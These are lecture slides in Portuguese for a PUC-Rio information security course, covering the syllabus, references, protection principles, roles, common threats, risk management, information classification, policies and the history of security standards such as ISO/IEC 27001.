



INF1416

Segurança da Informação

Prof. Anderson Oliveira da Silva
D. Sc. Ciências em Informática
Engenheiro de Computação
anderson@inf.puc-rio.br

Departamento de Informática
PUC-Rio

Ementa

• Segurança da Informação
Prof. Anderson O. da Silva

2

Visão Geral da Segurança da Informação:

- **Proteção da Informação**
- **Papéis e Responsabilidades**
- **Ameaças Comuns**
- **Gerenciamento de Risco**
- **Classificação da Informação**
- **Políticas e Procedimentos**

Ementa

• Segurança da Informação
Prof. Anderson O. da Silva

3

Normas e Padronização:

- Principais Normas de Segurança
- Certificação de Segurança da Informação
- NBR ISO/IEC 27001:2006
 - Processo de Certificação
 - Processo de Implantação
 - Objetivos de Controles
 - Controles

Ementa

• Segurança da Informação
Prof. Anderson O. da Silva

4

Criptografia:

- Definição
- Operações
- Chaves
- Algoritmo de Criptografia
- Criptografia Simétrica
- Geração de Chave
- Ataque a Chave
- Tamanho de Chave
- Ataque ao PRNG
- Quebrando o Algoritmo
- Algoritmos Simétricos
- Padrões de Criptografia Simétrica
- Criptografia Assimétrica
- Algoritmos Assimétricos
- Envelope Digital
- Resumos de Mensagem
- Assinatura Digital

Ementa

• Segurança da Informação
Prof. Anderson O. da Silva

5

Comunicação Segura:

- Ameaças Comuns
- Temporalidade
- Integridade
- Integridade e Autenticidade
- Certificado Digital
- Infra-estrutura de Chaves Públicas
- Autoridade Certificadora
- Processo de Comunicação Segura
- SSL (Secure Socket Layer)
- SET (Secure Electronic Transaction)

Ementa

• Segurança da Informação
Prof. Anderson O. da Silva

6



Java Security:

- Arquitetura de Criptografia Java
- Provedores de Pacotes Criptográficos
- Algoritmos, Classes e Métodos
 - Resumo de Mensagem
 - Código de Autenticação de Mensagem
 - Criptografia Simétrica e Assimétrica
 - Assinatura Digital
- Ferramentas
 - Keytool
 - Jarsigner
- Suporte a SSL

Ementa

• Segurança da Informação
Prof. Anderson O. da Silva

7

Técnicas de Autenticação para Controle de Acesso a Sistemas:

- Processo de Autenticação
- Mídias de Armazenamento
 - Smart Card
 - Token
 - CD Cards
- Biometria
 - Impressão Digital
 - Reconhecimento de Íris
 - Padrão de Retina
 - Outras Técnicas Biométrica

Ementa

• Segurança da Informação
Prof. Anderson O. da Silva

8

Código Malicioso (Malware):

- Definição
- Tipos de Malware
- Anatomia do Vírus
- Vírus: Propagação
- Vírus: Payload
- Vírus de Macro
- Cavalo de Tróia
- Downloaders
- Ransomware

Ementa

• Segurança da Informação
Prof. Anderson O. da Silva

9

Técnicas de Ataque a Redes:

- **Ataques: Etapas**
 - Footprinting
 - Varredura
 - Enumeração
 - Ganho de Acesso
 - Encobrimento de Rastros
 - Criação de Porta dos Fundos
 - Recusa de Serviço
- **Ataques: Técnicas**
 - IP Spoofing
 - Network Sniffing
 - Denial of Service
 - Buffer Overflow

Ementa

• Segurança da Informação
Prof. Anderson O. da Silva

10

Técnica de Defesa de Redes:

- **Defesa em Profundidade**
- **Perímetro**
 - Roteador de borda com filtro de pacotes
 - Firewall com Estado
 - Firewall Proxy
 - Redes com Triagem
 - Sistema de Detecção de Intrusão
 - DMZ
 - VPN
- **Rede Interna**
- **Fator Humano**

Ementa

• Segurança da Informação
Prof. Anderson O. da Silva

11



Segurança em Redes Wireless:

- Padrões Wireless para LAN
 - IEEE 802.11, 802.11a, 802.11b, 802.11g e 802.11n
- Modos de Operação
 - IBSS, BSS, ESS
- Modos de Autenticação
 - WEP (Wired Equivalent Privacy)
 - WPA (Wi-Fi Protected Access)
 - IEEE 802.11i
 - IEEE 802.1X

Ementa

• Segurança da Informação
Prof. Anderson O. da Silva

12



Segurança em Sistemas de Aplicação:

- Armazenamento de Senhas
- Recuperação de Senhas
- Proteção Contra Programas Automatizados
- Ataques de Injeção SQL
- Varredura de Memória
- Adulteração de Código

Ementa

• Segurança da Informação
Prof. Anderson O. da Silva

13



Principais Fontes de Informação:

- **Publicações, Relatórios e Tratamento de Incidentes**
 - CERT/CC
 - US-CERT
 - CERT.br
 - FIRST
 - CAIS
 - CVE
 - SANS Top 20

Referências

14

- Segurança da Informação
Prof. Anderson O. da Silva



Livros:

- **Information Security Policies, Procedures and Standards – Guidelines for Effective Information Security Management,**
Thomas R. Peltier – Auerbach
- **Criptografia e Segurança – O Guia Oficial RSA**
S. Burnett, S. Paine – RSA Press – Campus
- **Network Security – Private Communication in a Public World**
C. Kaufman, R. Perlman, M. Speciner – Prentice Hall

Referências

- Segurança da Informação
Prof. Anderson O. da Silva

15

Livros:

- **Hack Proofing Your Network – Internet Tradecraft**
R. Russell, S. Cunningham – Syngress
- **Hackers Expostos – Segredos e Soluções para a Segurança de Redes**
J. Scambray, S. McClure, G. Kurtz – Makron Books
- **Desvendando Segurança em Redes**
S. Northcutt, L. Zeltser, S. Winters, K. Frederick, R. Ritchey – Campus
- **Virus Research and Defense**
Peter Szor – Symantec Press

Referências

- Segurança da Informação
Prof. Anderson O. da Silva

16



Normas:

- ABNT NBR ISO/IEC 27001:2006 – Tecnologia da informação
 - Técnicas de segurança – Sistemas de gestão de segurança da informação – Requisitos, ABNT
- ABNT NBR ISO/IEC 17799:2005 – Tecnologia da informação
 - Técnicas de segurança – Código de prática para a gestão da segurança da informação, ABNT

Referências

17

- Segurança da Informação
Prof. Anderson O. da Silva



Trabalhos de Conclusão de Curso:

- A Norma ABNT NBR ISO/IEC 27001:2006,
Autores: Roberto M. Lautert, Túlio A. de Souza,
Orientador: Anderson O. da Silva – DI/CCE PUC-Rio
- Técnicas de Autenticação para Controle de Acesso a Sistemas,
Autores: Alexandre Amorim, Aline R. De Oliveira, Sumaya M. De Oliveira, Orientador: Anderson O. da Silva – DI/CCE PUC-Rio
- Comunicação Segura na Internet: Métodos, Infraestrutura de Chaves Públicas e Padrões, Autores: Alfredo K. Abílio, André C. da Graça, Cristiano P. da Silva, Mauro S. S. Amorim, Orientador: Anderson O. da Silva – DI/CCE PUC-Rio

Referências

18

- Segurança da Informação
Prof. Anderson O. da Silva




Tutorial:

- Java security: Java security, Part 1: Crypto basics,
Brad Rubin, IBM – developerWorks

Visão Geral de Segurança da Informação

• Segurança da Informação
Prof. Anderson O. da Silva

19




Proteção da Informação

• Segurança da Informação
Prof. Anderson O. da Silva

20



Proteger os valiosos recursos de informação de uma empresa através da seleção e aplicação de salvaguardas apropriadas, ajudando a atingir o objetivo do negócio ou sua missão.



- **Proteger recursos de informação**
 - Mídias, hardware e software.
- **Selecionar e aplicar salvaguardas**
 - Políticas, padrões e procedimentos.
- **Ajudar a atingir o objetivo do negócio ou missão**
 - Através da proteção dos ativos.

Proteção da Informação

21

- Segurança da Informação
Prof. Anderson O. da Silva



Baseada em oito elementos principais:

- Auxiliar nos objetivos do negócio ou na missão da empresa;
- Integrar deveres e obrigações;
- Ter custo efetivo;
- Explicitar responsabilidades;
- Garantir acesso apenas a pessoas autorizadas;
- Requer uma abordagem comprehensiva e integrada;
- Ser periodicamente reavaliada;
- Ser adaptável para várias localidades.

Proteção da Informação

22

- Segurança da Informação
Prof. Anderson O. da Silva



1 - Auxiliar nos objetivos do negócio ou na missão da empresa:

- Proteção para proteger, não para inviabilizar o negócio ou a missão.
- A posição do ISSO (Information Systems Security Officer) foi criada para auxiliar a empresa, e não o contrário.

Proteção da Informação

23

- Segurança da Informação
Prof. Anderson O. da Silva



2 – Integrar deveres e obrigações:

- **Dever de lealdade**
 - Decisões devem ser tomadas no melhor interesse da empresa.
- **Dever de Preservação**
 - Obrigação de proteger os ativos da empresa.
- Um programa de proteção efetivo auxilia a gerência sênior nos deveres e obrigações.

Proteção da Informação

• Segurança da Informação
Prof. Anderson O. da Silva

24



3 – Ter custo efetivo:

- **Controles implantados por decreto (imposição não justificada) são contrários ao clima do negócio.**
- **Antes de propor um controle, é necessário confirmar que existe um risco significativo.**
- **Processo de análise de riscos deve ser executado para identificar os riscos e, então, propor os controles apropriados.**

Proteção da Informação

25

• Segurança da Informação
Prof. Anderson O. da Silva



4 – Explicitar responsabilidades:

- Para ser efetivo, um programa de proteção deve publicar:
 - Política de Proteção da Informação;
 - Missão do Grupo de Proteção da Informação.
- A política deve identificar os papéis e responsabilidades de todos os funcionários.
- A política deve ser incorporada em todos os contratos de serviços de pessoas.

Proteção da Informação

26

• Segurança da Informação
Prof. Anderson O. da Silva



5 – Garantir acesso apenas a pessoas autorizadas:

- Acesso a informação é feito, muitas vezes, fora da unidade ou da empresa, sob responsabilidade do dono da informação.
- A principal responsabilidade é do monitoramento da utilização do sistema para certificar que o mesmo está em conformidade com o nível de autorização permitido ao usuário.
- A tela inicial do sistema deve indicar que controles de monitoramento serão utilizados durante o acesso.

Proteção da Informação

27

• Segurança da Informação
Prof. Anderson O. da Silva



6 – Requer uma abordagem comprehensiva e integrada:

- Questões de proteção da informação devem fazer parte do ciclo de vida do desenvolvimento de um sistema.
- Durante a fase inicial ou de análise, a proteção da informação deve incluir:
 - Análise de risco;
 - Análise de impacto no negócio;
 - Classificação da informação.
- Como cada um dos departamentos gera informação, deve ser designado um responsável pela proteção da informação em cada um deles.

Proteção da Informação

28

• Segurança da Informação
Prof. Anderson O. da Silva



7 – Ser periodicamente reavaliada:

- **Como o tempo muda necessidades e objetivos, um programa de proteção da informação deve se auto-examinar regularmente para fazer mudanças sempre que necessário.**
- **Esse processo é dinâmico e deve ocorrer pelo menos a cada 18 meses.**

Proteção da Informação

29

• Segurança da Informação
Prof. Anderson O. da Silva



8 – Ser adaptável para várias localidades:

- O programa de proteção da informação deve ser implementado em toda empresa, porém, é importante permitir que unidades tenham abertura para fazer modificações dentro de suas necessidades.
- Organizações multinacionais geralmente precisam fazer ajustes para os pontos de presença localizados em vários países.

Proteção da Informação

• Segurança da Informação
Prof. Anderson O. da Silva

30



Considerações Importantes:

- No negócio, um programa de proteção de informação efetivo é secundário com relação à necessidade de se ter resultado.
- No setor público, o mesmo ocorre com relação aos serviços que a agência deve prover.
- O custo dos controles não deve exceder os benefícios esperados.
- Os controles devem ser apropriados e proporcionais.

Proteção da Informação

31

- Segurança da Informação
Prof. Anderson O. da Silva



Mais que apenas segurança de computadores.

- Um programa de segurança da informação efetivo vai além da área de tecnologia da informação (TI) .
- Grande parte da informação disponível ainda se encontra impressa.
- Cada estágio do ciclo de vida do ativo informação, da criação à sua eventual destruição, deve ser acompanhado.
- A Política de Segurança da Informação deve fazer parte das políticas da empresa e não deve ser originada na área de TI.

Papéis e Responsabilidades

• Segurança da Informação
Prof. Anderson O. da Silva

32



. Corporate Information Officer (CIO)

- Sua função é estabelecida pela gerência sênior da organização;
- Deve comandar a gerência dos ativos de informação da organização;
- Deve coordenar o trabalho do ISSO e do Administrador de Segurança, responsáveis pela administração do programa de proteção da informação.

Papéis e Responsabilidades

• Segurança da Informação
Prof. Anderson O. da Silva

33



- . Provedores de Serviço
- . Equipe de Operação de Sistemas
- Devem implementar a segurança técnica nos sistemas;
- Em conjunto com o departamento de telecomunicações, devem proteger os serviços de comunicação, incluindo voz, dados, vídeo e fax.

Papéis e Responsabilidades

· Segurança da Informação
Prof. Anderson O. da Silva

34



. Equipe de Segurança Física

. Equipe de Planejamento de Contingência

- Devem estabelecer e implementar controles para garantir a segurança física no dia-a-dia e em situações de emergência ou desastre.
- Devem formar um grupo comum para rever e discutir os controles.

Papéis e Responsabilidades

•

Segurança da Informação
Prof. Anderson O. da Silva

35



. Equipe de Metodologia de Desenvolvimento de Aplicações

- Deve auxiliar na implementação dos requisitos de proteção da informação no ciclo de vida do desenvolvimento do sistema de aplicação.

Papéis e Responsabilidades

• Segurança da Informação
Prof. Anderson O. da Silva

36



. Equipe de Garantia da Qualidade

- Deve garantir que os requisitos de proteção da informação estão inclusos em todos os projetos de desenvolvimento antes de passá-los para produção.

Papéis e Responsabilidades

• Segurança da Informação
Prof. Anderson O. da Silva

37



. Equipe de Apoio Jurídico

- Deve incorporar as políticas de proteção da informação em acordos e contratos firmados com a organização.
- Deve verificar se alguma política de segurança infringe alguma lei da localidade onde a organização ou unidade foi estabelecida.

Papéis e Responsabilidades

• Segurança da Informação
Prof. Anderson O. da Silva

38



. Equipe de Recursos Humanos

- Deve organizar treinamentos educativos para desenvolver e implantar programas de conscientização de proteção da informação.
- Deve treinar supervisores para capacitá-los a monitorar as atividades de seus subordinados.
- Deve tomar a ação adequada diante de violações da política de proteção da informação da organização.

Papéis e Responsabilidades

• Segurança da Informação
Prof. Anderson O. da Silva

39



. Profissional de Segurança da Informação

- Desenvolver serviços de segurança da informação para proteger os ativos de informação contra acesso, modificação e destruição não autorizados, com foco particular em:
 - Redes Privadas Virtuais
 - Privacidade de Dados
 - Prevenção de Vírus
 - Arquitetura de Aplicações Seguras
 - Soluções de Segurança de Provedores de Serviço

Papéis e Responsabilidades

• Segurança da Informação
Prof. Anderson O. da Silva

40



. Profissional de Segurança da Informação

- Desenvolver serviços estratégicos de segurança da informação que possam ser adaptados às diversas e mutáveis necessidades tecnológicas dos clientes.
- Trabalhar em conjunto com os líderes dos setores de rede e segurança e com consultores, apresentando os requisitos de segurança que atendem as necessidades dos clientes.

Papéis e Responsabilidades

• Segurança da Informação
Prof. Anderson O. da Silva

41



. Profissional de Segurança da Informação

- Trabalhar com equipes de implantação de projetos auxiliando na passagem da fase de concepção para a implantação da solução.
- Trabalhar com clientes determinando os requisitos de negócio para comércio eletrônico, informando sobre ameaças, vulnerabilidades e estratégias para minimização de riscos.

Papéis e Responsabilidades

· Segurança da Informação
Prof. Anderson O. da Silva

42



. Profissional de Segurança da Informação

- Determinar onde e como deve-se utilizar criptografia para prover infra-estrutura de chaves públicas e serviços de segurança de mensagens para clientes.
- Participar dos grupos de padronização da indústria de segurança para garantir que as necessidades estratégicas de segurança da informação sejam atendidas.

Papéis e Responsabilidades

• Segurança da Informação
Prof. Anderson O. da Silva

43



. Profissional de Segurança da Informação

- **Conduzir grupos focados em segurança com os clientes para cultivar uma troca efetiva de planos de negócios, desenvolvimento de produtos e direcionamento de mercado que auxilie na criação de novas e inovadoras ofertas de serviços que atendam as necessidades dos clientes.**

Ameaças Comuns

44

• Segurança da Informação
Prof. Anderson O. da Silva



Os sistemas de processamento de informação são vulneráveis à várias ameaças e podem implicar em vários tipos de danos resultando em perdas significativas.

- Danos vão desde erros que danificam a integridade de bancos de dados até incêndios que destroem complexos inteiros.
- Perdas são provocadas pelas ações de empregados supostamente confiáveis, hackers externos, ou pela entrada maliciosa de dados.

Ameaças Comuns

45

- Segurança da Informação
Prof. Anderson O. da Silva



De acordo com o survey “Current and Future Danger: A CSI Primer on Computer Crime & Information Warfare”, mais que 80% dos pesquisados apontaram empregados como ameaças ou potenciais ameaças para segurança da informação.

- O típico criminoso de computadores é um usuário autorizado e não-técnico do sistema que teve oportunidade e tempo suficiente para determinar que ações podem prejudicar o sistema ou causar uma auditoria.

Ameaças Comuns

• Segurança da Informação
Prof. Anderson O. da Silva



A principal ameaça para a proteção da informação ainda está associada a erros e omissões, sendo responsável por 65% dos problemas.

- Usuários, digitadores de dados, operadores de sistemas, programadores e equivalentes, frequentemente cometem erros que contribuem diretamente ou indiretamente para este problema.

Ameaças Comuns

47

• Segurança da Informação
Prof. Anderson O. da Silva



Empregados desonestos são responsáveis por 13% dos problemas associados a proteção da informação.

- Os empregados estão mais familiarizados com os ativos de informação e sistemas de processamento da organização, sabendo quais ações podem causar o maior dano, prejuízo ou sabotagem.
 - Destrução de hardware ou facilidades;
 - Instalação de códigos maliciosos (vírus, cavalos de tróia, etc);
 - Entrada de dados incorretos, remoção e alteração de dados.

Ameaças Comuns

• Segurança da Informação
Prof. Anderson O. da Silva



A perda de facilidades físicas ou da infra-estrutura de suporte levam a sérios problemas e provocam 8% dos problemas relacionados à proteção da informação.

- **Causas típicas:**
 - Falha de energia, perda de comunicação;
 - Vazamento de água, problemas com dutos de esgoto;
 - Incêndio, inundação;
 - Agitação civil, greves;
 - Etc.

Ameaças Comuns

49

• Segurança da Informação
Prof. Anderson O. da Silva



Ataques de hackers e crakers maliciosos recebem a maior parte da atenção da imprensa, mas são responsáveis por 5% a 8% dos problemas.

- Embora esses ataques sejam reais e possam causar grandes danos, se os recursos de proteção da informação forem limitados, é melhor concentrar os esforços nos outros problemas.
- Para determinar o risco, é importante conduzir uma análise de riscos.

Gerenciamento de Risco

• Segurança da Informação
Prof. Anderson O. da Silva

50



Risco é a possibilidade de alguma coisa adversa acontecer. O processo de gerenciamento de risco se resume em três etapas:

- Identificação dos riscos, ameaças e vulnerabilidades para cada ativo;
- Avaliação da probabilidade desses riscos acontecerem e o impacto que isso terá no ativo ou na organização;
- Determinação dos controles e salvaguardas apropriados para minimizar os riscos a um nível aceitável.

Gerenciamento de Risco

• Segurança da Informação
Prof. Anderson O. da Silva

51



A principal função do gerenciamento de risco para proteção da informação é a identificação dos controles apropriados, os quais nem sempre são óbvios.

- **O objetivo dos controles não é prover 100% de segurança. Segurança total significa produtividade nula.**
- **Os controles nunca devem perder de vista o objetivo do negócio ou a missão da empresa.**
- **Entre controle e produtividade, a produtividade sempre ganha.**

Gerenciamento de Risco

• Segurança da Informação
Prof. Anderson O. da Silva

52



Para a seleção dos controles apropriados, muitos fatores devem ser observados.

- Política de proteção da informação da organização;
- Legislações e regulamentações que governam a empresa;
- Requisitos de segurança, confiabilidade e qualidade;
- Requisitos de desempenho:
 - Redução no tempo de resposta do usuário;
 - Requisitos adicionais para mover aplicação para produção;
 - Custos adicionais.

Gerenciamento de Risco

• Segurança da Informação
Prof. Anderson O. da Silva

53



O custo inicial da implementação dos controles é apenas a ponta do iceberg. Várias outras questões devem ser identificadas.

- O custo de longo prazo associado a manutenção e monitoramento;
- Recursos técnicos necessários para implementação dos controles;
- Barreiras culturais.
 - Medidas de controle que funcionam e são aceitas em uma localização, podem não ser aceitas em outras.

Gerenciamento de Risco

• Segurança da Informação
Prof. Anderson O. da Silva

54



O risco residual deve ser aceito. A decisão de manter ou não a operação de um processo ou sistema específico, diante de um risco conhecido, deve ser tomada em algum momento. Muitas razões podem contribuir para aceitação do risco.

- O tipo de risco pode ser diferente de riscos anteriores;
- O risco pode ser técnico e difícil de ser determinado por uma pessoa leiga;
- O próprio ambiente pode dificultar a identificação do risco.

Gerenciamento de Risco

• Segurança da Informação
Prof. Anderson O. da Silva

55



Profissionais de proteção da informação devem ter em mente que os gerentes são contratados para tomar decisões. É perfeitamente permitível que, a critério próprio, um gerente aceite um risco.

- **O trabalho do ISSO é:**
 - Ajudar o dono da informação a identificar riscos associados a esse ativo;
 - Auxiliar o dono da informação na identificação dos possíveis controles;
 - Permitir que o dono da informação determine seu plano de ação.

Classificação da Informação

• Segurança da Informação
Prof. Anderson O. da Silva

56



As empresas classificam as informações para estabelecer os níveis de proteção apropriados para cada categoria. Devido à limitação de recursos, é necessário priorizar e identificar o que realmente requer proteção.

- **O processo de classificação da informação é um processo de decisão de negócios e requer o papel ativo do setor gerencial da empresa.**
- **Os profissionais de segurança e os técnicos de computadores exercem papéis limitados nesse processo.**

Classificação da Informação

• Segurança da Informação
Prof. Anderson O. da Silva

57



A informação que requer proteção tipicamente se enquadra em um ou mais dos seguintes quesitos:

- Tem algum valor para a empresa e seus competidores, caracterizando uma vantagem competitiva;
- É resultado de algum tipo de gasto ou investimento feito pela empresa;
- É, de alguma forma, única e não é de conhecimento geral da indústria ou do público, ou não deve ser apurada ou averiguada.

Classificação da Informação

• Segurança da Informação
Prof. Anderson O. da Silva

58



Tipicamente, três categorias são utilizadas para classificar a informação:

1. Confidencial (Sensível, Pessoal, Privilegiada)

- Se for exposta, viola a privacidade de indivíduos, reduz a vantagem competitiva da empresa ou causa danos a mesma.
 - Registros pessoais e informações de clientes;
 - Informações sobre custo, lucro e resultado financeiro;
 - Planos operacionais e estratégias de marketing e negócios;
 - Requisitos de mercado, tecnologias, planos de produtos.

Classificação da Informação

• Segurança da Informação
Prof. Anderson O. da Silva

59



Tipicamente, três categorias são utilizadas para classificar a informação

(continuação):

2. Restrita (Uso Interno)

- Informação destinada ao uso de funcionários na condução dos negócios da empresa.
 - Relatórios e informações sobre a operação do negócio;
 - Informações que pertencem a parceiros de negócios e que são protegidas por acordos de restrição de exposição;
 - Lista telefônica da empresa;
 - Políticas, padrões e procedimentos corporativos.

Classificação da Informação

• Segurança da Informação
Prof. Anderson O. da Silva

60



Tipicamente, três categorias são utilizadas para classificar a informação

(continuação):

3. Pública (Não Classificada)

- **Informação que foi disponibilizada para distribuição pública através de canais da empresa devidamente autorizados, não requerendo proteção.**
 - Relatório anual da empresa;
 - Boletins de serviço público;
 - Apresentações de marketing;
 - Propaganda.

Políticas e Procedimentos

61

- Segurança da Informação
Prof. Anderson O. da Silva



Política de proteção da informação é a documentação que espelha as decisões da empresa com respeito à manipulação e proteção da informação. Os pontos chaves são:

- A informação é um ativo da empresa e é propriedade da organização.
- A informação vai além dos limites de TI e está presente em todas as áreas da empresa.
- A política de proteção da informação deve ser parte do programa de gerenciamento de ativos da organização para ser efetivo.

Políticas e Procedimentos

62

- Segurança da Informação
Prof. Anderson O. da Silva



Toda organização precisa de uma política de proteção da informação. O início de um programa é determinado pela implementação de uma política.

- A política do programa cria uma atitude da organização em relação à informação e anuncia internamente e externamente que a informação é um ativo e propriedade da organização que deve ser protegido contra acesso, modificação, revelação e destruição não autorizados.

Políticas e Procedimentos

63

- Segurança da Informação
Prof. Anderson O. da Silva



Políticas não são suficientes. Outras ações são necessárias para garantir a prática das políticas.

- Desenvolvimento de normas que definam os códigos de práticas para padronizar os requisitos para certificações.
- Definição de procedimentos e linhas de ações capazes de implantar a prática da proteção da informação.
- Instauração de auditorias periódicas para validar a conformidade da empresa com os padrões adotados.

Normas e Padronização

• Segurança da Informação
Prof. Anderson O. da Silva

64



Normas e Padronização

- Segurança da Informação
Prof. Anderson O. da Silva

65



Norma é aquilo que se estabelece como base ou medida para a realização de alguma coisa. A padronização é uma referência de qualidade.

- **A atividade de normalização** estabelece, em relação a problemas existentes ou potenciais, prescrições destinadas à utilização comum e repetitiva com vistas à obtenção do grau ótimo de ordem em um dado contexto.






Orange Book (Livro Laranja) – ano 1983.

- Publicado nos Estados Unidos.
- Proposta do Departamento de Defesa que definia *critérios para classificação das informações e da segurança das informações*.
- Apesar de ter sido escrito para os órgãos do governo dos EUA, tornou-se um padrão comercial de uso geral.
- Previa o estabelecimento de uma política de segurança, além de controles de gerenciamento das informações.



COMMAND, CONTROL,
COMMUNICATIONS
AND INTELLIGENCE





ITIL - Information Technology Infrastructure Library

- ano 1989.

- Criado pelo governo britânico.
- Trata-se de um *conjunto de orientações* desenvolvido pelo Office of Government of Commerce (OGC), órgão do governo britânico.
- Descreve um *modelo de processo integrado de melhores práticas para prover a qualidade de serviços de TI*.
- Este modelo foi lançado na América do Norte em 1996.





CobiT - Control Objectives for Information and Related

Technology – ano 1996.

- Primeira edição publicada pela ISACA (Information System Audit and Control Foundation).
- Conjunto de *práticas que visam auxiliar a gestão e controle de iniciativas de TI nas empresas reduzindo os riscos correspondentes.*
- Atualmente encontra-se na sua quarta edição, publicada em 2005.
- O tema principal do CobiT é a *orientação aos negócios.*





NIST Série 800 – início em 1995.

- Publicado pelo NIST - National Institute of Standards and Technology - U.S. Department of Commerce.
- A pioneira foi a SP800-12 An Introduction to Computer Security: The NIST Handbook, em outubro de 1995.
- SP800-16 Information Technology Security Training Requirements: A Role-and Performance-Based Model (supersedes NIST Spec. Pub. 500-172), em setembro de 1997.

800 Series



Principais Normas de TI e Segurança

. Segurança da Informação
Prof. Anderson O. da Silva

70



NIST Série 800 – continuação.

- SP800-30 Risk Management Guide for Information Technology Systems, em julho de 2002.
- SP800-34 Contingency Planning Guide for Information Technology Systems, em junho de 2002.
- SP800-42 Guideline on Network Security Testing, em outubro de 2003.
- SP800-61 Computer Security Incident Handling Guide, em janeiro de 2004.
- Muitos outros guias tratando de criptografia, VPN, VoIP, Biometria, etc.

800 Series





BS 15000 – ano 2000.

- Desenvolvido pela British Standards Institution (BSI) e publicado em 15 de novembro de 2000.
- Primeira norma formal para *gestão de serviços de TI*.
- Embora seja *baseada no modelo de processos do ITIL*, fornece especificações claras para implementação de um processo de gestão de TI.
- O escopo da norma abrange um *sistema de gestão de serviços de TI* e forma a base para a avaliação dessa gestão.

BS 15000





ISO/IEC 20000 – ano 2005.

- Publicada pela ISO em 16 de dezembro de 2005.
- Evoluiu a partir da norma BS 15000 com alterações mínimas, mas passou a ser um formato internacional mais adequado para aplicação em diversos países.
 - ISO 20000-1: promove a adoção de processos integrados para a gestão de serviços a fim de alcançar os *requerimentos dos clientes e do negócio*.
 - ISO 20000-2: é um código de práticas e descreve as *melhores práticas para a gestão de serviços* dentro do escopo da ISO 20000-1.

ISO/IEC 20000





BS 7799 – início em 1995.

- Em 1995, o BSI publica a BS 7799-1:1995 (Information Technology - Code of Practice for Information Security Management).
- Proposta à ISO, em 1996, para homologação, mas foi rejeitada.
- Em 1998, a segunda parte desse documento foi publicado como BS 7799-2:1998 (Information Security Management Systems).
- Em abril de 1999, as duas normas foram publicadas após uma revisão, com o nome de BS 7799-1999.

BS 7799





ISO/IEC 17799:2000 – ano 2000.

- Homologação da BS 7799-1 em padrão ISO, sendo *composta por 10 macro controles*, cada qual subdividido em controles específicos.
- Primeira norma homologada a apresentar soluções para o tratamento da informação de uma maneira mais ampla.
- Segundo essa norma, *todo tipo de informação deve ser protegido, independentemente da sua forma de armazenamento, seja analógica ou digital, e de seu valor para a organização.*

ISO/IEC 17799





NBR ISO/IEC 17799:2001 – ano 2001.

- Em abril de 2001, a versão brasileira da norma ISO/IEC 17799:2000 foi disponibilizada para consulta pública.
- Em 01/08/2001 a ABNT homologou a versão brasileira.
- Essa norma estabelece *diretrizes e princípios gerais para iniciar, implementar, manter e melhorar a gestão de segurança da informação em uma organização*.
- Os objetivos definidos provêem diretrizes gerais sobre as metas geralmente aceitas para a gestão da segurança da informação.

NBR ISO/IEC 17799





BS 7799-2:2002 – ano 2002.

- Publicada em julho de 2002.
- Foi resultado de uma revisão que visava ajustá-la com normas internacionais, tais como a ISO 9001 e a ISO 14001, e remover aspectos próprios da lei britânica.
- Os controles da ISO/IEC 17799 foram adicionados a um anexo dessa versão, permitindo uma correspondência entre a numeração em ambas as normas.

BS 7799





ISO/IEC 17799:2005 – ano 2005.

- Publicada pela ISO após novas revisões.
- A ABNT rapidamente preparou a versão brasileira e no mesmo ano lançou a NBR ISO/IEC 17799:2005 revisada e atualizada.

ISO/IEC 17799





Certificação de Segurança da Informação

- Até então, o padrão ISO apenas fornecia um *guiia de implementação de melhores práticas de segurança das informações* e ainda não dispunha uma norma para a certificação destas práticas.
- As empresas, para se certificarem, implementavam os controles previstos na ISO 17799 e se submetiam a um processo de certificação de segurança da informação baseado na norma britânica BS 7799-2.



ISO/IEC 27001:2005 – ano 2005.

- Publicada pela ISO como a primeira norma da série 27000, que é uma nova família de normas voltadas exclusivamente para segurança da informação.
- Substitui a BS 7799-2, tornando-se a *norma para certificação da segurança da informação*.
- Nela são organizados os requisitos para estabelecer, implementar, operar, monitorar, revisar, manter e melhorar o SGSI (Sistema de Gestão da Segurança da Informação).

ISO/IEC 27001



Principais Normas de TI e Segurança

• Segurança da Informação
Prof. Anderson O. da Silva

80



NBR ISO/IEC 27001:2006 – ano 2006.

- Norma brasileira correspondente à ISO/IEC 27001:2005.
- Agora, para uma empresa estar certificada em um padrão internacional, basta submeter-se a um processo de auditoria baseada na norma ISO 27001.
- *A certificação agrega valor de mercado pois mostra que a empresa está apta a tratar as informações com os padrões mais exigentes e atuais de gestão da segurança das informações.*

NBR ISO/IEC 27001





BS 7799-3:2006 – ano 2006.

- Publicado pela BSI como BS 7799-3:2006 - Guidelines for Information Security Risk Management.
- Novo padrão inglês de *avaliação e análise de riscos*.
